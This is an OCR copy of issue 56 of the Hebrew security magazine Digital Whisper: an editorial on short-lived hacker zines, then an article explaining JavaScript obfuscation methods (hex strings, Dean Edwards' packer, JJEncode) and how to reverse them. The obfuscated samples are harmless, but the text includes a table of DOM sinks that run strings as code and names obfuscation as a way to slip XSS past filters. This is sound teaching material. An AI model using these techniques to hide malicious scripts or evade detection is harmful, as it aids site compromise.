


Digital Whisper

גליון 56, דצמבר 2014

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	Ender, אלי כהן-נחמיה, דן בומגרד (Dan Bomgard), יהונתן שחק (Zuntah) ועוז ענני (Ozi).

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-56, הגיליון האחרון של שנת 2014!

אח... מי היה מאמין, הגיליון הסוגר של שנת 2014 סוף סוף יוצא לאור, אשכרה שנת 2015 מגיעה אלינו או-טו-טו ודיגיטל עדיין חי ובועט! (זה כבר איזה חמש פיצות משפתחיות שניר חייב לי... ☺). אנחנו יכולים להתחיל להתרפק על ההיסטוריה ולספר בפעם המי-יודע-כמה איך הכל התחיל, ועל האהבה ממבט ראשון, ובלה בלה בלה, אבל זה כנראה לא מעניין אף אחד, אז נעצור את זה כאן. ☺

לא מעט אירועי האקינג התרחשו בחודש שחלף, כמו החולשה "CVE-2014-632" (או בשמות הפחות רשמיים שלה - "MS14-666" / "SChannel Shenanigans"), הפרסומים אודות המגה-סייבר-וירוס: Regin, הפריצה לחברת סוני, התולעת CryptoPHP שנמצאה בלא מעט מערכות CMS, ועוד אירועים נוספים ורבים. אבל הפעם, שלא כמו בדברי הפתיחה של הגיליונות האחרונים, לא ארצה להגיע לאיזה תובנה או מוסר השכל, הפעם ארצה לדבר על נושא אחר.

בין תולעת אחת, לפירצה אחרת, החודש, Pastor Laphroaig (הכומר / המטיף / וכו') הביאו לנו את הגיליון השישי והשנוי במחלוקת של המגזין PoC || GTFO (שנוי במחלוקת, אך עם זאת - עדיין מומלץ בחום!), מדובר במגזין אינטרנטי המתפרסם אחת למספר-לא-קבוע של חודשים, והתחיל להתפרסם באמצע שנת 2013. בנוסף אליו, אפשר לראות מגזינים נוספים כגון "FuckTheSystem" של "NullCrew" (שהתחילו לפרסם בשנת 2012 ולפני חצי שנה פרסמו את הגיליון החמישי שלהם), את "GoNullYourself" שהפרסום האחרון שלהם - הגיליון השישי - היה בשנת 2011, או "Hack The Planet" שהפרסום האחרון שלהם היה הגיליון החמישי באמצע 2013. עוד דוגמא נוספת הם Inception, שהיו נראים די מבטיחים בתור המועמדים להחליף את 29A Labs האגדיים, אך אחרי הגיליון הבודד שהם פרסמו ב-2012 - לא שמעו מהם יותר. וקיימים עוד מספר לא קטן של גיליונות שיוצא לי לעקוב אחריהם, אך משום מה אחרי מספר בודד של גיליונות - לא שומעים מהם יותר.

וזאת שאלה מעניינת: איך קורה מצב שמובילי המגזין לא מצליחים להחזיק מעמד אחרי מספר בודד של גיליונות, ואחרי חמישה או שישה פרסומים - המגזין מת? אני לא מדבר על מקרים חריגים כמו ב-FTS, שחלק מהצוות פשוט נעצר, אני לא מדבר על אירועים כמו Phrack שמוציאים גיליון פעם בשנה (וגם הם, הוציאו את הגיליון האחרון שלהם בשנת 2012), ואני בטח ובטח לא מדבר על מגזינים ממוסחרים כמו Hackin9 (בררר).

זאת שאלה מעניינת אך קשה. מצד אחד, אני לא מכיר את רוב המובילים של אותם המגזינים, ולא מכיר את הסיפורים או הסיבות האישיות שלהם, אבל מצד שני, נראה שמלבד Phrack שמצליח להחזיק מעמד כבר מספר לא מבוטל של שנים (למרות שלאור המגזינים האחרונים, ולמי שאוהב לקרוא בין השורות במגזין הנ"ל, נראה ש-The Circle of Lost Hackers לא ימשיכו יותר מדי, לפחות לא במתכונת הנוכחית), ומלבד, כאמור - GTFO || PoC הצעירים (בכל זאת, שישה גיליונות סה"כ), נראה ששום מגזין לא מצליח להתרומם אל מעבר לגיליונות הבודדים, וזה, סטטיסטית, פשוט לא מסתדר לי.

בשנות השמונים, התשעים ואפילו עדיין בתחילת שנות האלפיים, היו לא מעט מגזינים הסובבים סביב עולם ההאקינג, סביב עולם הפריקינג, וסביב נושאים דומים. Phrack הוא אולי היחידי ששרד מהם ועדיין רלוונטי, ולכן הוא המוכר ביותר, אבל מי שמתעניין בנושא (או סתם חי באותה התקופה...), מכיר שמות אגדיים כמו "Legion of Doom", "The Computer Underground Digest", "Cult of the Dead Cow", "The Brotherhood of Warez" ועוד רבים וטובים שנראה שאפילו לינקים רלוונטים לא נשארו מהם. אני לא אנתרופולוג, וכנראה זאת הסיבה שלא אוכל להסביר או לנחש את העניין, אבל בכל זאת, אני מנסה להבין: מה אני מפספס? זה נכון שקהילות ההאקינג של היום לא מבוססות BBS-ים כמו פעם, והאינטרנט היום מורכב הרבה מעבר ל"סתם טקסט", אך עדיין יש לא מעט קהילות סגורות ופרטיות כמו פעם. ובנוסף, נראה שעדיין אנשים מתעניינים במגזינים שכאלה (עובדה שבכל זאת היו נסיונות להתחיל מגזינים שכאלה בשנים האחרונות), וגם חומר איכותי לא חסר... אז מה אני מפספס? מה היום מציב את המחסום לאותם מגזינים?

נכון לעכשיו, למרות שאני לא מבין את הסיבה שאנחנו פה כמעט לבד. אני לא רואה שום סיבה שתמנע מדיגיטל להמשיך לפרוח ולפרסם עוד גיליונות, כל עוד תמשיכו אתם לתמוך בנו - כמו שאתם עושים בצורה מעולה (כמו כל הכותבים שתרמו לנו עד כה) - אין שום סיבה שנעלם מעל דפי האינטרנט.

וכמובן, לפני שנגש לעיקר הדברים, נרצה להגיד תודה רבה לכל אותם אנשים שבזכותם אנחנו פה החודש, תודה רבה ל-**Ender**, תודה רבה ל**אלי כהן-נחמיה**, תודה רבה ל**דן בומגרד (Dan Bomgard)**, תודה רבה ל**יהונתן שחק (Zuntah)** ותודה רבה ל**עוז ענני (Ozi)**. וכמובן, תודה עצומה ל**שילה ספרה מלר** על כל העזרה בעריכת המאמרים.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

JavaScript Obfuscation - יש חיה כזאת?

מאת Ender

רקע - JavaScript Obfuscation

Obfuscation - הַחְשָׁכָה, הַאֲפָלָה; עִרְפּוּל, אִפּוּל; בִּלְבּוּל, מְבוּכָה, הֲבָכָה (מילון מורפיקס)

בעולם התכנות, Obfuscation הוא תהליך בו מערבלים את קוד המקור של תוכנה והופכים אותה למסובכת בכדי להקשות על מי שינסה לנתח את התוכנה ולהבין איך היא פועלת. הצורך לבצע **Obfuscation** ב-JavaScript מגיע בעיקר מהכיוון של האקרים ששותלים קוד זדוני באתרים ורוצים להסתיר את הפעולה שלו, או בודקי אבטחת מידע שמנסים לבצע מתקפות XSS ולעקוף מערכות IDS שמסננות קוד JavaScript "מסוכן" לפי חתימות כלשהן. בשונה משפות עילית כגון C/C++, בהן ניתן לבצע Obfuscation בצורה טובה יחסית, שפת JavaScript מציבה אתגר לא פשוט (עד כדי בלתי אפשרי) בפני מי שמנסה לערבל את הקוד שלו.

הסיבה העיקרית לשוני היא: ששפות עילית מתקמפלות בסופו של דבר לשפת מכונה שאינו קריא כ"כ, כך שניתוח קוד אסמבלי של תוכנה שעברה קומפילציה הוא עניין מורכב יחסית אפילו בלי Obfuscation. כל שכן ניתוח של תוכנה שעברה Obfuscation אשר הופך את קוד המכונה המורכב למורכב עוד יותר.


בנוסף, לרשות ה-Obfuscator עומדת האפשרות להוסיף רכיבי Anti Debugging שונים אשר יקשו על פעולת ה-Reverser לנתח את התוכנה (ניתן לקרוא עוד על כך במאמר המצויין של אורי מגיליון 4: http://www.digitalwhisper.co.il/files/Zines/0x04/DW4-3-Anti-Anti-Debugging.pdf).


לעומת זאת, קוד ה-JavaScript אמור להתפרש בסופו של דבר על ידי הדפדפן. מכיוון שהדפדפן מצפה לקבל ולהריץ קוד JavaScript ולא קוד מכונה כלשהו, זה מקל עלינו מאוד את האפשרות לנתח את הקוד ולהבין אותו. כמו כן, מכיוון שבאופן כללי קוד ה-JavaScript מוגבל לתחומי הפעילות של הדפדפן, הגבלות אלה מקשות על קוד ה-JavaScript לשלב רכיבים של Anti Debugging.

במאמר זה אסקור שיטות שונות לביצוע Obfuscation ב-JavaScript הנפוצות כיום, ואת החולשות של כל שיטה. בכדי להדגים את טכניקות ה-Obfuscation השונות שקיימות עבור JavaScript, כתבתי קטע קוד קטן אשר יוצר טופס בו ניתן להזין שם משתמש וסיסמא.

במידה ושם המשתמש והסיסמא נמצאים תקינים, הטופס נמחק ובמקומו מוצג הכיתוב "Correct!".

אחרת, קופצת הודעת שגיאה:





הקוד הנ"ל הוצפן באמצעות JavaScript Obfuscators שונים, שאת הפלט שלהם ננסה לפענח במאמר.

String Encoding

הגישה הבסיסית ביותר להסתרת קוד JavaScript, היא לשנות את ה-Encoding של המחרוזות השונות בסקריפט, כך שהן לא יהיו קריאות לעין אנושית. ניתן להיתקל בטכניקה הזאת בעיקר בכלים חינמיים כדוגמת http://javascriptobfuscator.com:

```
var
_0xd3c1=["\x73\x68\x6F\x77","\x3C\x68\x74\x6D\x6C\x3E\x3C\x62\x6F\x64\x79\x3E\x3C\x2F\x62\x6F\x
64\x79\x3E\x3C\x2F\x68\x74\x6D\x6C\x3E","\x77\x72\x69\x74\x65","\x63\x65\x6E\x74\x65\x72","\x63
\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x62\x72","\x61\x70\x70\x65\x6E\x64\x43\x68\
x69\x6C\x64","\x64\x69\x76","\x62\x6F\x72\x64\x65\x72","\x31\x70\x78\x20\x73\x6F\x6C\x69\x64\x2
0\x62\x6C\x61\x63\x6B","\x77\x69\x64\x74\x68","\x34\x30\x30\x70\x78","\x68\x65\x69\x67\x68\x74"
,"\x32\x30\x30\x70\x78","\x73\x74\x79\x6C\x65","\x66\x6F\x72\x6D","\x6F\x6E\x73\x75\x62\x6D\x69
\x74","\x76\x61\x6C\x75\x65","\x74\x78\x74\x55\x73\x65\x72","\x64\x69\x67\x69\x74\x61\x6C","\x7
4\x78\x74\x50\x61\x73\x73","\x77\x68\x69\x73\x70\x65\x72","\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C
","\x3C\x68\x31\x3E\x43\x6F\x72\x72\x65\x63\x74\x21\x21\x21\x21\x3C\x2F\x68\x31\x3E","\x57\x72\
x6F\x6E\x67\x20\x50\x61\x73\x73\x77\x6F\x72\x64\x2C\x20\x54\x72\x79\x20\x41\x67\x61\x69\x6E","\
x73\x70\x61\x6E","\x31\x30\x30\x70\x78","\x73\x65\x74\x50\x72\x6F\x70\x65\x72\x74\x79","\x55\x7
3\x65\x72\x3A","\x69\x6E\x70\x75\x74","\x74\x65\x78\x74","\x50\x61\x73\x73\x3A","\x70\x61\x73\x
73\x77\x6F\x72\x64","\x73\x75\x62\x6D\x69\x74","\x4C\x6F\x67\x69\x6E","\x62\x6F\x64\x79"];var
form=function (){this[ 0xd3c1[0]]=function (){document[ 0xd3c1[2]]( 0xd3c1[1]);var
 0xa186x2=document[ 0xd3c1[4]]( 0xd3c1[3]);for(var
_0xa186x3=0;_0xa186x3<6;_0xa186x3++){_0xa186x2[_0xd3c1[6]](document[_0xd3c1[4]](_0xd3c1[5]));}
;var
 0xa186x4=document[ 0xd3c1[4]]( 0xd3c1[7]);with( 0xa186x4[ 0xd3c1[14]]){setProperty( 0xd3c1[8],
 0xd3c1[9]);setProperty( 0xd3c1[10], 0xd3c1[11]);setProperty( 0xd3c1[12], 0xd3c1[13]);}
;for(var
 0xa186x3=0; 0xa186x3<3; 0xa186x3++){ 0xa186x4[ 0xd3c1[6]](document[ 0xd3c1[4]]( 0xd3c1[5]));}
;var _0xa186x5=document[_0xd3c1[4]](_0xd3c1[15]);_0xa186x5[_0xd3c1[16]]=function
(){if(this[_0xd3c1[18]][_0xd3c1[17]]==_0xd3c1[19]&&this[_0xd3c1[20]][_0xd3c1[17]]==_0xd3c1[21])
{this[ 0xd3c1[22]]= 0xd3c1[23];} else {alert( 0xd3c1[24]);} ;return false;} ;var
 0xa186x6=document[ 0xd3c1[4]]( 0xd3c1[25]);with( 0xa186x6){style[ 0xd3c1[27]]( 0xd3c1[10], 0xd
3c1[26]);innerHTML= 0xd3c1[28];} ; 0xa186x5[ 0xd3c1[6]]( 0xa186x6);var
 0xa186x7=document[ 0xd3c1[4]]( 0xd3c1[29]);with( 0xa186x7){type= 0xd3c1[30];id= 0xd3c1[18];nam
e=_0xd3c1[18];}
;with(_0xa186x5){appendChild(_0xa186x7);appendChild(document[_0xd3c1[4]](_0xd3c1[5]));} ;var
 0xa186x8=document[ 0xd3c1[4]]( 0xd3c1[25]);with( 0xa186x8){style[ 0xd3c1[27]]( 0xd3c1[10], 0xd
3c1[26]);innerHTML= 0xd3c1[31];} ; 0xa186x5[ 0xd3c1[6]]( 0xa186x8);var
_0xa186x9=document[_0xd3c1[4]](_0xd3c1[29]);with(_0xa186x9){type=_0xd3c1[32];id=_0xd3c1[20];nam
e=_0xd3c1[20];}
;with(_0xa186x5){appendChild(_0xa186x9);appendChild(document[_0xd3c1[4]](_0xd3c1[5]));} ;var
 0xa186xa=document[ 0xd3c1[4]]( 0xd3c1[29]);with( 0xa186xa){type= 0xd3c1[33];value= 0xd3c1[34];
}
;_0xa186x5[_0xd3c1[6]](_0xa186xa);_0xa186x4[_0xd3c1[6]](_0xa186x5);_0xa186x2[_0xd3c1[6]](_0xa18
6x4);document[_0xd3c1[35]][_0xd3c1[6]](_0xa186x2);} ;} ;var f= new form();f[_0xd3c1[0]]();
```

הבעיה עם הטכניקה הזאת היא שמספיק להדביק את המחרוזות ה-"מעורבלות" ב-Developer Tools של הדפדפן, והמחרוזות המקוריות מתגלות:

```
> ["\x73\x68\x6F\x77","\x3C\x68\x74\x6D\x6C\x3E\x3C\x62\x6F\x64\x79\x3E\x3C\x2F\x62\x6F\x64\x79\x3E\x3C\x2F\x68\x74\x6D\x6C\x3E","\x77\x72\x69\x74\x65","\x63\x65\x6E\x74\x65\x72","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x62\x72","\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64","\x64\x69\x76","\x62\x6F\x72\x64\x65\x72","\x31\x70\x78\x20\x73\x6F\x6C\x69\x64\x20\x62\x6C\x61\x63\x6B","\x77\x69\x64\x74\x68","\x34\x30\x30\x70\x78","\x68\x65\x69\x67\x68\x74","\x32\x30\x30\x70\x78","\x73\x74\x79\x6C\x65","\x66\x6F\x72\x6D","\x6F\x6E\x73\x75\x62\x6D\x69\x74","\x76\x61\x6C\x75\x65","\x74\x78\x74\x55\x73\x65\x72","\x64\x69\x67\x69\x74\x61\x6C","\x74\x78\x74\x50\x61\x73\x73","\x77\x68\x69\x73\x70\x65\x72","\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C","\x3C\x68\x31\x3E\x43\x6F\x72\x72\x65\x63\x74\x21\x21\x21\x21\x3C\x2F\x68\x31\x3E","\x57\x72\x6F\x6E\x67\x20\x50\x61\x73\x73\x77\x6F\x72\x64\x2C\x20\x54\x72\x79\x20\x41\x67\x61\x69\x6E","\x73\x70\x61\x6E","\x31\x30\x30\x70\x78","\x73\x65\x74\x50\x72\x6F\x70\x65\x72\x74\x79","\x55\x73\x65\x72\x3A","\x69\x6E\x70\x75\x74","\x74\x65\x78\x74","\x50\x61\x73\x73\x3A","\x70\x61\x73\x73\x77\x6F\x72\x64","\x73\x75\x62\x6D\x69\x74","\x4C\x6F\x67\x69\x6E","\x62\x6F\x64\x79"]
<- ["show", "<html><body></body></html>", "write", "center", "createElement", "br", "appendChild", "div", "border", "1px solid black", "width", "400px", "height", "200px", "style", "form", "onsubmit", "value", "txtUser", "digital", "txtPass", "whisper", "innerHTML", "<h1>Correct!!!!</h1>", "Wrong Password, Try Again", "span", "100px", "setProperty", "User:", "input", "text", "Pass:", "password", "submit", "Login", "body"]
```

בכלים שונים ניתן להתקל בדרכים שונות לייצוג \ הסתרת מחרוזות. להלן מספר דוגמאות:

```
eval(atob('YWxlcnQoJ2hlbGxvJyk='));
eval(unescape('%61%6C%65%72%74%28%27%68%65%6C%6C%6F%27%29'));
eval(String.fromCharCode(97,108,101,114,116,40,39,104,101,108,108,111,39,41));
eval('bacldefrgt'.replace(/[bcdfg]/g,''))('chcdeplbplod'.replace(/[cbpd]/g,''));
```

לפעמים ניתן לראות גם שימוש בפונקציות הצפנה על מנת להסתיר את הקוד:

```
eval((function (e,t){var n=[];var
r="";e=atob(e);for(z=1;z<=255;z++){n[String.fromCharCode(z)]=z}for(j=z=0;z<e.len
gth;z++){r+=String.fromCharCode(n[e.substr(z,1)]^n[t.substr(j,1)]);j=j<t.length?
j+1:0}return r})("MA0hFzJBJzkEKAkpTik=","QaDeFi"));
```

הדרך להתמודד עם טכניקות אלה הוא לזהות את המניפולציה שמבוצעת על המחרוזת ולהחליף אותה בחזרה לערך המקורי, או פשוט לחפש את הנקודה בה המחרוזת המקורית נכנסת לפונקציה אשר מקבלת מחרוזת ומריצה אותה בתור קוד. בדר"כ זה אומר לחפש את הקריאה ל-eval או document.write, אך לעיתים ניתן להיתקל ב-Obfuscators שמשתמשים בפוקנציות \ אלמנטים שונים אשר יכולים לגרום להרצת קוד שמועבר אליהם.

להלן טבלה המפרטת כמה מהווקטורים דרכם ניתן לגרום להרצת קוד כתוצאתה מהעברת מחרוזת:

eval(x)	navigate(x)	elm.text=x	elm.innerHTML=x	$(x)
Function(x)()	execScript(x)	elm.src=x	elm.outerHTML=x	$(elm).add(x)
setTimeout(x)	c.generateCRMFRequest(x)	elm.href=x	elm.innerText=x	$(elm).append(x)
setInterval(x)	r.createContextualFragment(x)	elm.data=x	elm.outerText=x	$(elm).after(x)
setImmediate(x)	document.write(x)	elm.srcdoc=x	elm.textContent=x	$(elm).before(x)
open(x)	document.writeln(x)	elm.movie=x	elm.setAttribute(x)	$(elm).html(x)
location=x	msSetImmediate(x)	elm.value=x	elm.setAttributeNS(x)	$(elm).prepend(x)
location(x)	showModalDialog(x)	elm.values=x	elm.insertAdjacentHTML(x)	$(elm).replaceWith(x)
location.href=x	showModelessDialog(x)	elm.to=x	elm.attributes.?.value=x	$(elm).wrap(x)
location.replace(x)	document.execCommand(x)	elm.on*=x	elm.formAction=x	$(elm).wrapAll(x)
location.assign(x)	elm.style.cssText			
document.URL=x	location.protocol=x			

(מתוך מצגת של Mario Heiderich - http://www.slideshare.net/x00mario/in-the-dom-no-one-will-hear-you-scream - קריאה מומלצת!)

Dean Edwards' Packer

שיטה נפוצה נוספת היא לבצע איזשהו הצפנה או Packing של הקוד, ולהוסיף פונקצית פענוח שתריץ אותו באמצעות פקודת eval. לדוגמא, ה-Packer של Dean Edward: http://dean.edwards.name/packer/.

הכלי הזה בונה מילון של מחרוזות שקיימות בקוד, מסדר אותו לפי תדירות השימוש בכל מחרוזת, ואח"כ עובר על הקוד ומחליף כל מחרוזת בערך של האינדקס של המחרוזת במילון. ברגע הפענוח, הסקריפט עובר על כל האינדקסים ומחזיר את המחרוזות למיקום הנכון שלהן:

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a
)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){whil
e(c--)r[e(c)]=k[c]||e(c);k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('2
p=o(){9.C=o(){1.13("<B><l></l></B>");2 a=1.5(\'S\');y(2
i=0;i<6;i++){a.4(1.5(\'j\'))}2 b=1.5(\'Y\');7(b.m){8("E","G H
R");8("u","T");8("V","W")}y(2 i=0;i<3;i++){b.4(1.5(\'j\'))}2
c=1.5(\'p\');c.Z=o(){16(9.q.r=="D"&&9.s.r=="F"){9.t="<x>I!!!!</x>"}J{K("L M, N
O")}P Q};2 d=1.5(\'v\');7(d){m.8("u","w");t="U:"}c.4(d);2
e=1.5(\'n\');7(e){k="X";z="q";A="q"}7(c){4(e);4(1.5(\'j\'))}2
f=1.5(\'v\');7(f){m.8("u","w");t="10:"}c.4(f);2
g=1.5(\'n\');7(g){k="12";z="s";A="s"}7(c){4(g);4(1.5(\'j\'))}2
h=1.5(\'n\');7(h){k="14";r="15"}c.4(h);b.4(c);a.4(b);1.1.4(a)}};2 f=11
p();f.C();',62,69,'|document|var||appendChild|createElement||with|setProperty|th
is|||||||||br|type|body|style|input|function|form|txtUser|value|txtPass|innerHT
ML|width|span|100px|h1|for|id|name|html|show|digital|border|whisper|1px|solid|Co
rrect|else|alert|Wrong|Password|Try|Again|return|false|black|center|400px|User|h
eight|200px|text|div|onsubmit|Pass|new|password|write|submit|Login|if'.split('|'
),0,{}))
```

גם כאן, אין ממש Obfuscation. החלפה פשוטה של ה-eval ל-alert חושפת את כל הקוד המקורי:

(גרסא מתועדת של פונקציית הפענוח נמצאת כאן: http://jsfiddle.net/x5y2177r), דרך טיפה יותר מתוחכמת לגילוי הקוד המקורי, היא לדרוס ב-Developer Tools את פונקציית ה-eval בפונקצייה שקודם תדפיס את הקוד שעובר execution, ורק אח"כ תבצע אותו:


```
var _eval = eval; eval = function(str){console.log(str); return _eval(str); }
```

כך אפשר לגלות בקלות את הקוד המקורי גם אם הוא עובר לולאה של כמה וכמה פונקציות eval.

כמו למשל ב-Obfuscator של wiseloop: http://wiseloop.com/demo/php-javascript-obfuscator

JJEncode

גישה מעניינת להסתרה של JavaScript המגיעה מיפן, שם בחור בשם Yosuke HASEGAWA פיתח טכניקה להסתרה של קוד JavaScript באמצעות שימוש ב-symbols בלבד, בלי שימוש בתווים אלפא-נומריים: http://utf-8.jp/public/jjencode.html:



(הקוד המלא של הדוגמא נמצא כאן: http://pastebin.com/fPqhRnsh).

בכדי להבין איך השיטה הזאת עובדת, נעזר ב-JSBeutifier.org להציג את הקוד בצורה יפה יותר:

השורה הראשונה מתחילה בפקודה:

```
$ = ~[];
```

באמצעות הפעלת האופרטור ~ (Bitwise NOT - מוסיף אחד למספר והופך אותו לשלילי) על מערך ריק, המשתנה $ מקבל את הערך המספרי -1.

לאחר מכן, הופכים את המשתנה $ לאובייקט שמכיל את הערכים: 0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f:

```
$ = {
    ___: ++$,                 // 0   : -1 + 1 is 0
    $$$$: (![] + "")[$],      // "f" : ![] is false, +"" converts false to "false"
                                 "false"[0] is "f"
    __$: ++$,                 // 1   : 0 + 1 is 1
    $_$_: (![] + "")[$],      // "a" : "false"[1] is "a"
    _$_: ++$,                 // 2   : 1 + 1 is 2
    $_$$: ({} + "")[$],       // "b" : {} is an object, +"" converts it to
                                 "[object Object]", "[Object object]"[2] is "b"
    $$_$: ($[$] + "")[$],     // "d" : 2[2] is undefined, +"" converts it to
                                 "undefined", "undefined"[2] is "d"
    _$$: ++$,                 // 3   : 2 + 1 is 3
    $$$_: (!"" + "")[$],      // "e" : !"" is true, +"" converts it to "true",
                                 "true"[3] is "e"

    $__: ++$,                 // 4   : 3 + 1 is 4
    $_$: ++$,                 // 5   : 4 + 1 is 5
    $$__: ({} + "")[$],       // "c" : {} is an object, +"" converts it to
                                 "[object Object]", "[Object object]"[5] is "c"

    $$_: ++$,                 // 6   : 5 + 1 is 6
    $$$: ++$,                 // 7   : 6 + 1 is 7
    $___: ++$,                // 8   : 7 + 1 is 8
    $__$: ++$                 // 9   : 8 + 1 is 9
};
```

ברגע שנוצר המערך, אפשר להשתמש בו לבנות מחרוזות מורכבות.

השלב הבא של הקוד, הוא להכניס את הערך "constructor" למשתנה $._$.:

```
$.$_ = ($.$_ = $ + "")[$.$_$] + ($._$ = $.$_[$.__$]) + ($.$$ = ($.$ +
"")[$.__$]) + ((!$) + "")[$._$$] + ($.__ = $.$_[$.$$_]) + ($.$ = (!"" +
"")[$.__$]) + ($._ = (!"" + "")[$._$_]) + $.$_[$.$_$] + $.__ + $._$ + $.$;

// Explanation:
// $.$_ = "[object Object]"[5] + "[object Object]"[1] + "undefined"[2] +
// "false"[3] + "[object Object]"[6] + "true"[1] + "true"[2] + "c"+"t"+"o"+ "r";

// Result:
// $.$_ = "c"+"o"+"n"+"s"+"t"+"r"+"u"+"c"+"t"+"o"+"r";
```

השורה הבאה מציבה במשתנה $.$$ את הערך "return":

```
$.$$ = $.$ + (!"" + "")[$._$$] + $.__ + $._ + $.$ + $.$$;
//      "r" + "true"[3]          + "t"  + "u" + "r" + "n" ;
```

ועכשיו הגענו לדובדבן שבקצפת:

```
$.$ = ($.___)[$.$_][$.$_];
```

מה שקורה כאן זה שבעצם המשתנה $.$ מקבל את הפונקציה שנמצאת ב-(0).constructor.constructor מכיוון ש-(0) הוא ערך מספרי, ה-constructor שלו הוא הפונקציה ()Number. ומכיוון שהפונקציה ()Number היא פונקציה, ה-constructor שלה הוא ()Function. מה שיפה ב-()Function זה שניתן להשתמש בה בתור תחליף ל-()eval. למשל:

```
var a = "alert('Hello World!')";
Function(a)();
```

מכאן הדרך לניתוח של הקוד היא פשוטה, נחליף את הקריאה ל-$.$ ב-alert, והקוד המעורבל מתגלה:

